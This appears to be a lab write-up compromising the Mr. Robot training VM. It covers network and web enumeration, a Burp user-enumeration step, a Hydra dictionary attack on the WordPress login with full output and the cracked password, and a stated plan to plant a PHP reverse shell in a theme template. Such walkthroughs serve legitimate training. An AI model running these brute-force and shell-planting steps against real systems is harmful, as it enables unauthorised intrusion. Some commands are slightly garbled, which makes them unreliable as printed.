



## Phase 3

### Privilege Escalation and Persistence

#### Executive Summary

The Goal of this phase is to identify Privilege escalation vectors and establish persistence through CRON job on a target VM. Linpeas was used in Enumeration which revealed SUID enabled Nmap Library. This misconfiguration enabled root escalation. A persistence mechanism was then enabled via CRON job to maintain consistent Root access to the Mr. Robot VM.

#### Tools & Environment

1. Kali Linux Environment
2. Mr Robot VM
3. Metasploit
4. Hydra
5. Linpeas
6. Netdiscover
7. Nmap

#### Methodology

##### 1. Reconnaissance

First step is to discover the Mr. Robot VM On the Network. We can do this by switch to Sudo user and using netdiscover command.

```
(kali㉿kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root㉿kali)-[/home/kali]  
# netdiscover
```



Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

17 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1020

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.100.1	00:50:56:c0:00:08	14	840	VMware, Inc.
192.168.100.2	00:50:56:fc:73:52	1	60	VMware, Inc.
192.168.100.132	00:0c:29:19:e3:e2	1	60	VMware, Inc.
192.168.100.254	00:50:56:f8:d0:fb	1	60	VMware, Inc.

By the Above snapshot/output we can determine the IP address of the  
**Mr. Robot VM = 192.168.100.132**

## 2. Nmap Scanning of the Kioptrix

Now we perform Nmap Enumeration/Scan on the Mr Robot VM machine.

```
(kali@kali)-[~/Documents/Rooted/MrRobot/enum]
$ nmap -sC -sV 192.168.100.132 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 06:10 EST
```

```
(kali@kali)-[~/Documents/Rooted/MrRobot/enum]
$ nmap -sC -sV 192.168.100.132 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 06:10 EST
Nmap scan report for 192.168.100.132
Host is up (0.00037s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after: 2025-09-13T10:45:03
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:19:E3:E2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.67 seconds
```

The Scan Resulted in three Open services and the scan output was saved for further processing.



```
192.168.100.132/
Not Secure http://192.168.100.132
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

06:12 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

06:12 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you
that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account.
Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to
say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

First Look of the website of Mr Robot.

### 3. Subdomain enumeration

We will further enumerate this website using Dirbuster

```
(kali@kali)-[~/Documents/Rooted/MrRobot/enum]
$ sudo dirb http://192.168.100.132/
[sudo] password for kali:

DIRB v2.22
By The Dark Raver

START TIME: Thu Dec 4 06:35:10 2025
URL_BASE: http://192.168.100.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

fsociety
question

GENERATED WORDS: 4612

Scanning URL: http://192.168.100.132/
=> DIRECTORY: http://192.168.100.132/0/
=> DIRECTORY: http://192.168.100.132/admin/
+ http://192.168.100.132/atom (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.100.132/audio/
=> DIRECTORY: http://192.168.100.132/blog/
=> DIRECTORY: http://192.168.100.132/css/
+ http://192.168.100.132/dashboard (CODE:302|SIZE:0)
+ http://192.168.100.132/favicon.ico (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.100.132/feed/
=> DIRECTORY: http://192.168.100.132/image/
=> DIRECTORY: http://192.168.100.132/Image/
=> DIRECTORY: http://192.168.100.132/images/
```



It resulted in several different subdomains. Let's check robots.txt



- Fsociety.dic
- Key-1-of-3.txt

The screenshot shows a web browser window. The address bar displays the URL `http://192.168.100.132/key-1-of-3.txt` with a "Not Secure" warning icon. Below the address bar, there is a search bar containing the text `073403c8a58a1f80d943455fb30724b9`. The browser's toolbar includes various icons for navigation and security.

Yes, it's one of the keys from the task.

4




The second file seems to be wordlist of some sort.


```
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$ curl http://192.168.100.132/fsociety.dic > fsociety.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             Dload  Upload  Total   Spent    Left   Speed
100 7075k  100 7075k    0     0  65.5M      0  --:--:-- --:--:-- --:--:--  65.8M


(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$
```

Downloading and keeping it for further testing. From the subdomain enumeration we also found out an admin page.



This admin page keeps redirecting. There is also WordPress admin page.







When we enter default credentials the site responds invalid username. By this we can determine that user enumeration might be possible.

## 4. Using Burp suite for User Enumeration

Burp suite Intruder can be used to perform brute force attacks on web applications.




We are going to capture the login request in the burp suite browser and send it to intruder.



We are configuring to performing user enumeration using the wordlist we got from robots.txt.




If we filter the response by length, we can find out that one results in different length. We can check that username.








We were able to determine the user Elliot account is present.




## 5. Performing Dictionary attack using Hydra

Hydra is a tool which helps us to find username and password by automating the dictionary attack. It provides several dictionary attacks on different services. Before Performing the attack, we need to configure the wordlist.



As we can see that this word list is way to big and it takes time to perform the dictionary attack. Let's shorten this by removing all the duplicates present.







The above commands remove the duplicate words from the wordlist and creates a new wordlist that has no duplicates named fsociety2.txt

```
11414 yields
11415 york
11416 York
11417 you
11418 You
11419 young
11420 younger
11421 your
11422 Your
11423 YOUR
11424 Youre
11425 yourself
11426 Youslypoots
11427 Youth
11428 youtu
11429 youtube
11430 Youtube
11431 YouTube
11432 Zauberfl
11433 Zealand
11434 Zen
11435 Zeppelin
11436 zer0
11437 zer0es
11438 zero
11439 Zero
11440 ZeroBas
11441 ZeroBased
11442 zeros
11443 Zeros
11444 zhthefinalcrush
11445 Zoeyadams
11446 Zombie
11447 zone
11448 Zone
11449 zones
11450 zSqu8myTkY8
11451 Zzydrax
11452
```

Now the new wordlist is significantly shorter we can perform Dictionary attack significantly faster.

```
(kali@kali)-[~/Documents/Rooted/MrRobot/enum]
$ hydra -vv -l elliot -P /home/kali/Documents/Rooted/MrRobot/enum/fsociety2.txt 192.168.100.132 http-post-form "/wp-login.php"
:log=^USER^6pwd=^PASS^6wp-submit=Log_In:F=Error"
```

Now we use the above command to perform Dictionary attack on the /wp-login.php page.




```
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "etc" - 5650 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "ethereal" - 5651 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "Ethics" - 5652 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "etiquette" - 5653 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "euphoric" - 5654 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "evaimages" - 5655 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "even" - 5656 of 11452 [child 13] (0/0)
VERBOSE Page redirected to http[s]://192.168.100.132:80/wp-login.php?redirect_to=http%3A%2F%2F192.168.100.132%3A80%2Fwp-admin%2F&reauth=1
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "Even" - 5657 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "evening" - 5658 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "event" - 5659 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "events" - 5660 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "eventual" - 5661 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "eventually" - 5662 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "ever" - 5663 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "every" - 5664 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliott" - pass "Every" - 5665 of 11452 [child 12] (0/0)
[80][http-post-form] host: 192.168.100.132 login: elliott password: ER28-0652
[STATUS] attack finished for 192.168.100.132 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 08:45:42

(kali@kali) - [~/Documents/Rooted/MrRobot/enum]
$ abort
abort: command not found

(kali@kali) - [~/Documents/Rooted/MrRobot/enum]
$
```


We were able to determine the password for Elliot i.e. **ER28-0652**




We were successfully able to login in to WordPress login page.

## 6. Creating a Reverse shell using php code


We are going to insert a php reverse shell payload in the 404-template using the WordPress editor tool.




